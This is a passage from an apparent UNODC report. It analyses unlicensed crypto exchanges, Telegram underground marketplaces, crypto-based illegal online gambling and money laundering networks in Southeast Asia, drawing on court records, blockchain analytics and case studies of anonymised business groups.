Extensive monitoring and analysis of hundreds of high-risk VASPs operating within various regional underground marketplaces online, and particularly Telegram, reveals many unlicensed service providers offering conversion services to fiat currency, also known as an off-ramp[80], with advertisements explicitly targeting 'dirty' or 'black' USDT. Service providers can actively be seen promoting 24-hour self-service redemption via Telegram and other platforms, with many explicitly stating their specialization in selling large volumes of USDT stolen from overseas. As illustrated in an example above, one identified OTC claims to process over

three million USDT daily, with customers receiving a deposit address digitally to facilitate transactions once a connection is established on Telegram.

Major gaps in regulatory frameworks, awareness, and enforcement capacity in some parts of Southeast Asia have been clearly exploited by many high-risk VASPs who have been able to present themselves as legitimate, registered financial businesses despite being wholly unauthorized to engage in cryptocurrency-related activities. In one major recent investigation reported between 2023 and 2024, authorities in Cambodia and Thailand dismantled VASP 1, an unlicensed exchange and OTC broker, arresting three executives on charges relating to operating an illegal VASP and money laundering totaling at least US $38 million. Extensive examination of corporate records and other official sources and verified open-source information reveals that VASP 1 operated exchange and OTC services supported by vast money mule motorcade networks in most Mekong countries – with on-chain analysis indicating significant exposure to cyber-enabled fraud and pig butchering schemes connected to victims in the United States, among other countries. Most notably, the OTC established several physical branches in and around confirmed and suspected cyber-enabled fraud compounds including Tongda Park (通达园区) in Myawaddy, Myanmar where many officially documented victims of trafficking for forced criminality have been rescued in recent years.

In another high-profile incident, in 2023 authorities in China also released case details concerning convicted cryptocurrency mogul and self-proclaimed "OTC King", Zhao Dong, and several other associates, who operated several platforms

---

79   Ibid.
80   Crypto off-ramps facilitate the conversion of cryptocurrencies into fiat currency. Users who need to convert their digital asset holdings into fiat require off-ramps. To initiate the conversion, users often contact a cryptocurrency exchange or a financial service provider that offers such services, permitting clients to withdraw the corresponding fiat to a bank account of their choosing or another permitted withdrawal method.

Physical exchange location based at Tongda Park at Myawaddy Pier 3.

found providing payment and settlement services to criminal groups involved in large-scale online gambling and cryptocurrency investment fraud – and particularly pig butchering – in Southeast Asia.[81] Framing the matter as a typical case of money laundering and illegal foreign exchange, the consortium was found to have recruited a network of more than 100,000 money mules who provided their personal WeChat, Alipay, and bank account details to the organization in order to facilitate pass-through transactions related to proceeds of illegal online gambling and cyber-enabled fraud.[82] According to authorities, the platform processed US $449 million in a single month in 2020, with the laundering process involving conversion of Dirhams in Dubai into USDT and then back to Renminbi in China.[83] Zhao ultimately pled guilty to laundering US $480 million for criminal groups with key executives being sentenced to between two and a half to eleven years in prison.[84]

More recently, UNODC has observed the emergence of a growing number of new high-risk VASPs developed and controlled by entities with known connections to a broad range of criminality, posing considerable organized crime and money laundering risks as well as challenges to financial integrity more broadly. For instance, in January 2024, one Mekong-based conglomerate launched VASP 2, purporting to have established the country's first regulated exchange. Through its executives, the diversified conglomerate, which has also operated border casinos and other entertainment businesses, has been implicated in drug trafficking, corruption, and is reported by law enforcement authorities in East Asia to house multiple large-scale cyber-enabled fraud operations involving victims of human trafficking within its various property developments.[85] Moreover, examination of VASP 2 reveals further connections to confirmed criminality related to its partnership with a Mongolian-registered company which provides and manages the exchange's backend technology. As confirmed by Mongolian, authorities the company's CEO has been investigated since 2023 in his role as an executive of its parent company for suspected company for suspected involvement in a major corruption and money laundering probe involving proceeds generated from a cryptocurrency fraud scheme and coal smuggling.[86] While available information is limited due to ongoing investigation and prosecution, two other co-executives have been arrested in the case thus far, with a third fleeing to Thailand.

---

81 Supreme People's Procuratorate and State Administration of Foreign Exchange of China, Joint Notice on Typical Cases of Illegal Foreign Exchange Crimes, Index No. 000014453-2023-01244, December 2023.

82 Ibid.

83 Ibid.

84 Ibid.

85 Phnom Penh Municipal Court, Sentencing Decision, March 2019.

86 UNODC, Bilateral meeting with Mongolian Authority, May 2024.

## Integration of cryptocurrency in illegal online gambling in Southeast Asia

The online gambling industry was an early adopter of cryptocurrency, in part due to the increased ease and anonymity with which users in jurisdictions where online gambling is illegal could participate. Cryptocurrency-integrated online gambling, however, remains unauthorized and prohibited in virtually all countries in East and Southeast Asia, including those with large offshore online casino industries.[87]

Expert studies indicate that approximately a quarter of offshore licensed betting websites which take bets in countries where they do not possess a license accept cryptocurrencies, with the number of these licensed but underregulated crypto-integrated platforms increasing by 26 per cent between 2020 and 2023.[88] Users of unlicensed illegal betting websites are typically only permitted to deposit USDT.[89] At the same time, the number of licensed betting websites accepting USDT also increased by 261 per cent from 28 to 101 between 2020 and 2024, representing the largest increase among major cryptocurrencies in recent years.[90]

In integrating cryptocurrency into their operations, many online gambling platforms rely on a small group of third-party payment processors, referred to as nested exchange services or, in some cases, parasite VASPs, to carry out related transactions.[91,92] This is due to the fact that online gambling platforms often use white label online casino software and vast amounts of mirror websites controlled by affiliate agents in order to offer popular games without having to program the games and websites themselves. In effect, while there may appear to be thousands of individual gambling websites corresponding to the same online gambling platform in operation, many of them are funneling funds into destinations controlled

by the same holding companies that ultimately own them.[93,94,95]

Figure 8. Financial flows between online gambling operators and nested service providers

As illustrated in Figure 7, while payments made by gamblers across distinct addresses may appear to be deposited into individual online gambling platforms, the addresses are often managed by nested exchange services. Fundamentally, nested exchanges are businesses operating within one or more larger exchanges, tapping into those exchanges' liquidity and trading pairs, with nested services including instant exchangers and OTC brokers, although both of these can operate independently as stand-alone services. While most nested services operate legally and compliantly, those that do not have been found to account for a disproportionate share of money laundering activity.[96]

Further complicating the ability of law enforcement and regulatory authorities to trace illicit financial flows, so-called iGaming aggregators,[97] the majority of which operate in a vastly underregulated manner globally, have been found providing a broad range of shadowy services for licensed and unlicensed online

---

87   UNODC, Casinos, Money Laundering, Underground Banking and Transnational Organized Crime, January 2024.

88   Asian Racing Federation Council, Confronting the Threats to Integrity – Illegal Betting Markets and Disruptive Technology, August 2024.

89   Ibid.

90   Ibid.

91   Chainalysis, Crypto Crime Report, January 2024.

92   UNODC, Consultation with iGaming industry experts, June 2024.

93   UNODC, Casinos, Money Laundering, Underground Banking and Transnational Organized Crime, January 2024.

94   Chainalysis, Crypto Crime Report, January 2024.

95   Infoblox, Vigorish Viper: A Venomous Bet, Threat Intelligence Report, July 2024. Accessed at: https://www.infoblox.com/threat-intel/threat-actors/vigorish-viper/.

96   Chainalysis, Crypto Crime Report, January 2023.

97   Traditionally, iGaming aggregators empower operators with access to an extensive array of games, often referred to as the aggregation platform or casino game hub in the market. In recent years, unlicensed and other aggregators have also expanded to provide services for illegal online gambling markets including services such as money muling for servicing payments and transactions as well as contracts for unlicensed operators at scale. It is also common for some value chains to include two or more aggregators in order to obscure legal liablity and end-use.

Figure 9. Illegal, unlicensed and unregulated crypto gambling operator value chain and financial flows model

Source: Elaboration based on UNODC consultations with industry experts.

gambling platforms alike. These businesses serve as vital intermediaries offsetting legal liability for large business-to-business (B2B) iGaming solution providers which offer live casino games, slots, sports betting, and other solutions in exchange for a percentage of the operator's profits. It is worth noting that recent law enforcement operations in the region have implicated many major iGaming solution providers, including those held by publicly traded companies, in profiting from games leased to unlicensed operators engaged in cyber-enabled fraud and trafficking for forced criminality, among other serious crimes.

For instance, in June 2022, a joint operation involving Cambodian national police and authorities from Thailand resulted in the raid of two cyber-enabled fraud operations based within one Sihanoukville-based hotel and casino resort, resulting in the arrest of 21 suspects.[98] The raids targeted groups engaged in pig butchering where operators used dating and instant messaging apps to lure victims into investing in fraudulent financial products, with police charging those arrested with impersonation fraud, money laundering, and involvement in a transnational criminal organization. While neither the precise business arrangement between the resort and the criminal group nor related money laundering and illicit financial flows were investigated further, examination of the operator's online presence reveals a large unlicensed and unregulated Chinese, Spanish, and Portuguese language-compatible online gambling platform accepting illegal bets exclusively in USDT

serviced through high-risk Mekong-based cryptocurrency exchanges (examined below).

Screen captures of related online gambling platform and advertisement describing USDT and high-risk Mekong-based exchange deposit and settlement services obtained by UNODC researchers.

---

98   Royal Thai Police, Media Release, February 2022.

The platform notably integrates games from many of the world's largest B2B iGaming companies, thereby requiring a financial and business relationship between game provider and unlicensed operator which would be serviced and effectively obscured through one or more third-party aggregator intermediaries. This arrangement can be configured to allow illegal bets placed in USDT across multiple platforms and operators to be consolidated through one aggregator and ultimately invoiced in fiat by the iGaming solutions provider – potentially proving significant as many other criminally associated online gambling platforms can be observed sharing the same frontend, backend, and payment configuration as that used by the operator.

In addition to the joint operation, the resort itself possesses documented business connections to entities known to be involved in cyber-enabled fraud, money laundering, and trafficking for forced criminality. Among them, the operator has an established partnership with one local conglomerate and junket operator owned by an influential businessman and former partner of convicted junket boss and senior organized crime figure, Alvin Chau.[99] The conglomerate runs gaming junkets at and through several other casinos extensively linked to large-scale cyber-enabled fraud operations, including another Sihanoukville-based hotel and casino resort which operates its own unlicensed online gambling platform supporting payments exclusively through local high-risk VASPs and USDT. The abovementioned conglomerate and junket operator has also established its own casino and property developments that have been extensively implicated in cyber-enabled fraud and related rights abuses.[100]

99   UNODC, Casinos, Money Laundering, Underground Banking and Transnational Organized Crime in East and Southeast Asia, January 2024.

100 Sihanoukville Provincial Police and Provincial Prosecutor's Office, Joint Media Release, April 2023.

Evolution of high-risk VASPs and Telegram underground marketplaces in Southeast Asia

Many other concerning examples have surfaced in recent years revealing high-risk VASPs in Southeast Asia possessing strong links to major transnational organized crime groups. Beyond providing new channels for large-scale money laundering and underground banking for these networks, the present situation also risks enabling some of the region's most powerful, well-capitalized, and resourced syndicates to enter the market and effectively layer and integrate their own criminal proceeds by diversifying into de facto financial service providers. Moreover, some of these entities have been observed expanding their service lines by moving into the development and management of large underground P2P marketplaces on Telegram in recent years, representing a fundamental change in the way organized crime is now able to conduct illicit activity at scale in and beyond the region.

Among the first observed large-scale Telegram underground marketplaces in Southeast Asia was the Fully Light Guarantee, established by a large conglomerate owned and operated by the former Kokang Border Guard Force (BGF) in Special Region 1 (SR1) of Shan state, Myanmar.

As examined in previous UNODC analysis[101], in addition to the Group's own integrated crypto-based online gambling, cyber-enabled fraud, and OTC operations, services identified on the platform of more than 350,000 users included so-called supply and demand channels dedicated to money laundering, cross border smuggling, and various 'grey' and 'black' technological solutions and services. Fully Light facilitated these activities through hundreds of public groups and listings opened for paying vendors, with the marketplace guarantee serving as a backstop between buyers and vetted sellers and service providers. However, since the Kokang BGF was brought down by rival militia forces in January 2024, many other similarly modelled marketplaces have emerged throughout the region and appear to have quickly absorbed the majority of disrupted business which continues to grow and evolve at scale.

Among the most significant examples demonstrating this has been Telegram Marketplace 1 (TM1), an extension of a large Mekong-based payment company which until recently also claimed to operate a physical Kokang branch, which represented the second largest regionally focused Telegram underground marketplace observed

101 See chapter on Kokang, Special Region 1 of Myanmar in UNODC, Casinos, Money Laundering, Underground Banking and Transnational Organized Crime in East and Southeast Asia, January 2024.

Money laundering fleet channel fleet USDT black U exchange for cash

Source: Fully Light International underground Telegram marketplace and Warner International online casino, 2023.

by UNODC prior to the winding down of Fully Light Guarantee.[102] The predominantly Chinese-language platform has since grown to more than 820,000 users, characterized by a near identical configuration of channels and thousands of public, private, and VIP groups, and representing the largest of such service providers in Southeast Asia at the time of writing.

Business Group 1 (BG 1)[103], which controls TM1, is a powerful and influential conglomerate headquartered in one Mekong country, with past and present subsidiaries registered in various countries in Europe, North America, and Southeast Asia and the Pacific. The Group consists of several large financial and technology companies engaged in business lines including cryptocurrency exchange and OTC services, multi-currency (fiat and crypto) payments, online gambling, transaction guarantee and insurance, and property development, among others. Its core payment and P2P marketplace businesses rely heavily on USDT, featuring transfers between a wide array of illicit and risky counterparties operating through its marketplace business, and enabling heavy financial losses for victims globally.

The company's virtual asset services business appears to be held under its payment company, representing a third-party platform described as providing fast, secure and efficient global payment solutions. Despite holding a license issued by by the country's central bank, the regulator has repeatedly

stated that such payment firms are not authorized to deal or trade any cryptocurrencies and digital assets – however certainty over the company's compliance remains unknown. Similarly, the company's online marketplace business purports to operate in a vast and lucrative grey zone, claiming the following within its disclaimer:

"[TM1] does not participate in nor understand the specific business of customers. As the guarantor, we are only responsible for one party receiving the goods and the other party receiving the money. As for the origin of funds or goods, [the conglomerate] cannot verify or guarantee it. Please communicate the relevant details by yourself. If there is a problem with the source of funds or goods or the purchased goods are used for illegal activities, the company will not bear joint and several liability."[104]

In effect, the company maintains a central Telegram channel and serves as a guarantor and escrow provider for all transactions to prevent fraud within the illicit economy. TM1 merchants offer a range of technology, data, money laundering, and cross-border value transfer services, paying a fee in exchange for the creation of a designated group and listing in the marketplace. The marketplace lists USDT as its preferred payment method, however other payment and settlement options also appear to be accepted.

Despite claiming to be a neutral party with no responsibility over what services are advertised and sold, most active merchants can be observed explicitly targeting cyber-enabled fraud operators, with the largest proportion of merchants focused on international underground banking and laundering services. This includes hundreds of motorcade teams specializing in organized money

---

102 While the Fully Light Guarantee community appears to have ceased operations it has maintained a small yet active Telegram presence, with indication that the enterprise may be continuing to operate under a new name through members of its leadership who managed to successfully flee Myanmar and evade Chinese law enforcement. The true status of the company's operations, however, remain uncertain at the time of writing.

103 Please note that the abovementioned BG 1 is a separate entity to BG 1 examined in the previous chapter. Abbreviations are reset in each chapter of the present report.

104 TM 1 Disclaimer Statement, September 2024.

muling and shell company registration in various jurisdictions, as well as solutions for unblocking frozen funds and obtaining large numbers of pre-registered point-of-sale terminals. Other service categories include vendors dedicated to malicious software development including fraudulent investment apps and scam kits, data theft and hacking, as well as vendors engaged in citizenship-by-investment and identity transfer schemes, prostitution, murder-for-hire, procurement and distribution of telecommunication equipment, and deep fake software development and installation. It has recently also established groups dedicating to hacking activities and has exhibited a notable increase in groups and vendors focusing specifically on Japanese and Korean language cyber-enabled fraud activity, as well as the sale of "first hand" registered bank accounts at major western financial institutions in countries including Canada, the United States, and various European countries.

Leading blockchain analytics companies have attributed between US $49 billion and $64 billion in total cryptocurrency trading volume to BG 1 between 2021 and 2024 in their present coverage, representing the top payment service in the Asia Pacific region by some estimates.[105,106,107] While transactions relate to both licit and illicit activity, on-chain analysis indicates that the service provider has up to 4.5 times more counterparty exposure to transactions with higher-risk entities including online gambling platforms, major cyber-enabled fraud schemes, and high-risk exchanges compared to its regional competitors.[108]

More concerningly, the Group's payment company has engaged in at least hundreds of millions of dollars in transactions with entities directly involved in or connected to large-scale drug trafficking, human trafficking, cybercrime, and the sale and distribution of child sexual abuse material online. This notably includes the OFAC-sanctioned Garantex[109] exchange and several Lazarus Group-attributed hacking incidents. With respect to the latter, earliest identified inflows of stolen funds to BG 1-controlled wallets date back to June 2020 and have increased significantly in recent years. In July 2024, this culminated in Tether blacklisting and freezing funds contained within one BG 1-controlled wallet totaling US $29.62 million worth of USDT. On-chain analysis of relevant wallet address indicates approximately US $14 million in inflows connected to the US $305 million DMM Bitcoin hack which targeted the Japanese cryptocurrency exchange earlier in May.[110,111] According to one blockchain analytics company, as much as US $35 million in stolen DMM funds may have been transferred into wallets attributed to BG 1 Pay in July 2024 alone.[112] BG 1-controlled wallets also appear to have received approximately US $1.05 million worth of cryptocurrency from the US $120 million Poloniex exchange hack in November 2023 which was transferred in June 2024.[113]

Screen captures of official BG 1 crypto exchange mobile app and promotional materials identified by UNODC researchers.

---

105 TRM Labs, UNODC., Workshop on Cybercrime, Digital Forensics and Digital Evidence: Addressing Online fraud, Ransomware, and Transnational Organized Crime Challenges, Vientiane, Lao PDR, June 2024.

106 Chainalysis, 2024 Crypto Crime Mid-year Update Part 2: China-based CSAM and Cybercrime Networks On The Rise, Pig Butchering Scams Remain Lucrative, August 2024. Accessed at: https://www.chainalysis.com/blog/2024-crypto-crime-mid-year-update-part-2/.

107 Many blockchain analysis and intelligence experts and companies supporting law enforcement investigations have also expressed challenges in analyzing and profiling large and diversified grey-market service providers such as BG1 due to the fact that these entities can involve high transaction volumes of funds derived from both legitimate business activities as well as proceeds of crime.

108 TRM Labs, UNODC, Workshop on Cybercrime, Digital Forensics and Digital Evidence: Addressing Online fraud, Ransomware, and Transnational Organized Crime Challenges, Vientiane, Lao PDR, June 2024.

109 According to OFAC, the cryptocurrency exchange has facilitated "over $100 million in transactions" associated with illicit actors – including $6 million from the notorious ransomware group Conti. In February 2022, Garantex lost its license to operate in Estonia, after the country's Financial Intelligence Unit identified connections between the exchange and illicit activity.

110 Extensive blockchain data and analysis shared by blockchain investigator, ZachXBT. Accessed at: https://www.chainabuse.com/report/7a1ce276-3347-43d2-8b16-c1a7cf2bfaf3.

111 Bitrace, Blockchain Analysis Briefing, September 2024.

112 Ibid.

113 Ibid.

In June 2024, BG 1 launched a cryptocurrency exchange platform registered on both Google Play and Apple App stores. Further examination confirms that the app is developed by its Warsaw, Poland-registered subsidiary. The platform is configured for use in Chinese, English, Japanese, and Vietnamese language, with its terms and conditions requiring acknowledgement that it does not represent any licensed financial institution or formal virtual asset service provider. Concerningly, BG 1's cryptocurrency ecxhange also appears to have launched its own stablecoin.

It is worth noting that experts closely monitoring BG 1's on-chain activity have also identified an apparent hedging strategy taking place in recent months, with movement of its main wallet funds into a broader distribution of wallets.[114] At the same time, as examined below, there is some indication of BG 1 using external hosted wallet services to obscure or mix their on-chain activity.

While BG 1 and its Telegram marketplace platform remain operational and continues to grow, the company is facing mounting international pressure. Amidst growing awareness and scrutiny, in recent months UNODC has observed a number of large Mekong-based conglomerates, and particularly those involved in casinos, junkets, and online gaming, with known criminal involvement and affiliations entering the virtual asset services business and establishing underground marketplaces on Telegram.

Among the largest new industry players is Telegram Marketplace 2 (TM 2) and its corresponding payment platform which is managed by Business Group 2 (BG 2). BG 2's portfolio includes so-called integrated business interests in casinos, hotels, property development, and various leisure and tourism businesses in one Mekong country, and has recently also heavily shifted into business lines involving virtual asset including a cryptocurrency exchange and wallet.

According to the Group's official website, BG 2 has invested over US $300 million in one Mekong country's tourism sector. The Group's flagship hotel and casino resort is a seven story, 16,500 square meter property which opened in 2017. The resort, which boasts 43 gaming tables spread over a 2,000 square meter casino floor, and two VIP saloons, has been the subject of extensive reporting – alongside

other properties controlled by the Group – in relation to major cyber-enabled fraud operations and trafficking for forced criminality.[115,116,117,118]

BG 2 is reportedly affiliated with another large and public facing conglomerate, Business Group 3 (BG 3) based in the same Mekong country. Although BG 3 has publicly distanced itself from BG 2, claiming to have divested its interests, analysis of official corporate records suggest connections remain. For instance, five of the nine companies carrying BG 2's brand were established and directed by executives of BG 3.[119] Although they have since stepped down from official positions at the companies, a currently sitting director at BG 2 also has links to BG 3. Multiple official court filings and public notices released by authorities in China have also explicitly referred to BG 2 Group as a subsidiary of BG 3.[120]

According to official records, Chinese law enforcement agencies began openly investigating BG 3 in 2020 in relation to its illegal online gambling and money laundering operations. In May 2020, this culminated in the Beijing Municipal Public Security Bureau establishing the 5.27 Special Task Force which was formed "to investigate and handle the case of the notorious transnational online gambling criminal group, known as BG 3, in Cambodia," according to a 2021 court judgment.[121] The judgment[122] describing the task force was one of several issued in different provinces in China against various individuals linked to BG 3 who are accused of money laundering involving illegal betting – with some working directly for the conglomerate while others worked for companies ultimately linked to BG 3, including BG 2.[123] One judgment notably describes BG 2 as a vehicle through which BG 3 "has developed a series of [online] gambling software and [targeted] Chinese networks." BG 3 is also accused of continuing to run online casino operations in Cambodia despite an official ban in 2019.[124]

114 Consultations with leading blockchain analytics companies, September 2024.

115 Indian Embassy in Cambodia, May 2024.
116 UNODC, Internal analysis on Casinos, Money Laundering, and Transnational Organized Crime, 2022.
117 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.
118 Indian Embassy in Cambodia, May 2024.
119 Ministry of Commerce of Cambodia, Corporate Registry, September 2024.
120 Henan Provincial High People's Court of China, official court filings, 2021.
121 Henan Provincial High People's Court of China, official court filings, 2021.
122 Henan Provincial High People's Court of China, official court filings, 2021.
123 Ibid.
124 Ibid.

Challenges of hosted wallet services

Service Provider 1 (SP 1) is a self-described Trust and Company Service Provider (TCSP) which includes wallets-as-a-service, offering custody and wallet infrastructure solutions to support the scalability of blockchain businesses. One of their key offerings is a custodial wallet service, whereby SP 1's wallets may be shared and nested by multiple VASPs. Traditionally, centralized VASPs maintain one or multiple hot wallets[125] that automatically collect users' funds, facilitating easier fund management and liquidity for large withdrawals. These hot wallets also serve as proof of reserve.[126]

Figure 10. Conventional VASP user and hot wallet relationship

Source: Elaboration based on visualizations provided by Chainvestigate and Crystal Blockchain.

Blockchain and other financial investigators often identify wallet ownership through the conventional pattern illustrated above. In recent years, however, entities like SP 1 have introduced a new model whereby they provide hot wallets for use by multiple VASPs, in turn creating a nested wallet structure more complicated to trace. It is worth noting that the company only conducts Know Your Business (KYB) processes and does not have access to end users' data, and has also recently established the so-called

Alliance[127] mechanism, allowing multiple VASPs to share hot wallets. Users of exchanges within the Alliance benefit from zero transaction fees between VASPs, as these transactions are conducted off-chain via private ledgers managed by SP 1, rather than through the blockchain.

Figure 11. Simplified model of multiple VASPs sharing a nested custodial hot wallet service

Source: Elaboration based on visualizations provided by Chainvestigate and Crystal Blockchain.

Concerningly, blockchain analytics firms have found this model used by several high-risk VASPs including abovementioned BG 1, enabling them to obscure their on-chain presence by using such third-party nested services as an intermediary layer.[128,129] At the same time, low levels of awareness among law enforcement agencies has meant that requests to support investigations concerning certain wallets attributed to entities like BG 1, which are ultimately overseen by services providers like SP 1, may be sent to the wrong party and ultimately disregarded. This model also raises several challenges for the credibility of blockchain intelligence platforms and challenge the integrity of virtual asset tracing reports.

---

125 Unlike cold wallets which are offline, physical devices similar to a thumb drive, hot wallets are digital cryptocurrency storage systems that are continuously connected to the internet, providing users with easy accessibility and convenience. They can come in various forms, such as mobile, desktop, or web-based wallets, and are user-friendly, facilitating the smooth transfer of cryptocurrencies. Hot wallets store and encrypt private keys on the app itself and save them online. Their accessibility and ease of use make them the preferred choice for buying, trading, and cashing out cryptocurrencies.

126 Proof of Reserve traditionally refers to businesses that hold cryptocurrency creating public reports regarding their reserves to prove their solvency to their depositors via an independent audit.

127 Users within SP 1's Alliance can perform internal transfers (off-chain) with one another. These transactions are assigned a SP 1 ID, which remains anonymous to other VASPs. Only SP 1 has access to the corresponding VASP data, however a system that allows law enforcement or VASP compliance authorities to inquire about this data does not exist at the time of writing.

128 Crystal Blockchain, Blockchain Analysis Briefing, August 2024.

129 Chainvestigate, Blockchain Analysis Briefing, September 2024.

In facilitating industrial-scale money laundering and informal value transfer, the mechanism alleged to have been used by BG 3 involved employing a vast network of money mules to ferry bank cards between China and Cambodia, with the task force identifying 458 people who had been instructed to move money in this way for BG 3, among others working with BG 2. According to one related court judgement in March 2018, a young woman from Luoyang, China, recruited for a customer service and bookkeeping role with BG 3 in Cambodia, had been instructed to provide at least four Chinese bank cards in her name in exchange for 1,000 yuan or US $140 per card. She proceeded to quit the company after one day and returned to China, with her employer denying her request to have her bank cards returned. By the end of April 2018, more than 140 million yuan (US $19.5 million) in gambling funds had passed through her bank accounts, according to the judgment.[130] In total, a July 2022 announcement by the Wancang County Court in Sichuan province estimated that illicit profits generated by BG 3's illegal gambling activities since 2016 exceeded 5 billion yuan (US $700 million).[131]

While unverified at the time of writing, examination of breach data including leaked Cayman National Bank (CNB) transaction records, emails, and other documents obtained by whistleblowing non-profit, Distributed Denial of Secrets, offers further indication of BG 3's involvement in large-scale money laundering through offshore online gaming services. More specifically, according to leaked records from the Bank's Isle of Man branch, in December 2018, Entertainment Company 1 (EC 1), which is owned by BG 3's Chairman, had a request to open a CNB account rejected following its inability or unwillingness to sufficiently demonstrate its source of funds.[132]

Announcement by the Wancang County Court in Sichuan province of China estimating BG 3's illicit proceeds, July 2022. Source: Wancang County People's Court of Sichuan Province.

According to available records, EC 1's immediate parent company was an Isle of Man online casino operator owned by BG3's Chairman and his wife. Corporate records further indicate that, at the time of incorporation in October 2018, EC 1's ultimate parent company was a holding company registered in one Southeast Asian country whose founder and owner at the time ultimately transferred his shares to another individual holding directorships in three Mekong-based BG 3 companies.[133] It is worth noting that the initial founder and owner of the abovementioned holding company has publicly admitted to serving as a corporate nominee for BG 3 according to one media source.[134,]

Virtual slot games offered by EC 1. Source: EC 1 official website, 2024.

---

130 Ibid.
131 Wancang Country Court in Sichuan province of China, Media Release, July 2022. Accessed at: http://gywcfy.scssfw.gov.cn/article/detail/2022/07/id/6792102.shtml.
132 Distributed Denial of Secrets, Sherwood Files, January 2024.

---

133 Examination of official business registries in two Southeast Asian countries, September 2024.
134 Radio Free Asia, February 2024.

TC 1 crypto exchange and wallet applications (left) and promotional banner (right).

EC 1 shows signs of what appears to be a front iGaming technology business utilized for large-scale money laundering, with the company's website providing a glimpse into its shadowy operations which focus exclusively on simple slot machine games. While such games are legal in the Isle of Man, unverified banking records and contracts examined by UNODC suggest that EC 1 was licensing these games to companies in China, where practically all forms of gambling are strictly forbidden. Examined records specified that the Chinese companies would pay an annual fee of £940,000 (US $1 million) in exchange for the right to market one of EC 1's games to their customers. Additionally, the Chinese companies would pay 30 per cent of any revenue earned back to EC 1. However, according to a former BG3 employee who spoke to one media source[135] on the condition of anonymity due to safety concerns, the apparent iGaming services were simply used as a means of justifying large, continuous cross-border cash transfers between Southeast Asia and the Isle of Man via remittance agencies based in Hong Kong, China used by EC 1's purported clients.

While it would usually be highly cost ineffective and uncharacteristic of a multi-million dollar enterprise to move large amounts of money in this way given the steep fees charged by remittance agencies, those with operations in certain underregulated jurisdictions are known to conduct less customer identity verification and transactional due diligence – making it easier for potential criminal proceeds to appear as the legitimate profits of a successful Isle of Man gambling businesses.

